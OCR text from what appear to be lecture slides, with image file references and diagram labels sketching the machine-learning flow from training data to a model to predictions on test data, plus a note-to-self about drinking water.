

Training Data
training
Model
Test Data
?
?
?


Training Data
Model
prediction
Test Data



Training Data
Model
prediction
Test Data


reminder to self to take a
breath and/or drink of water

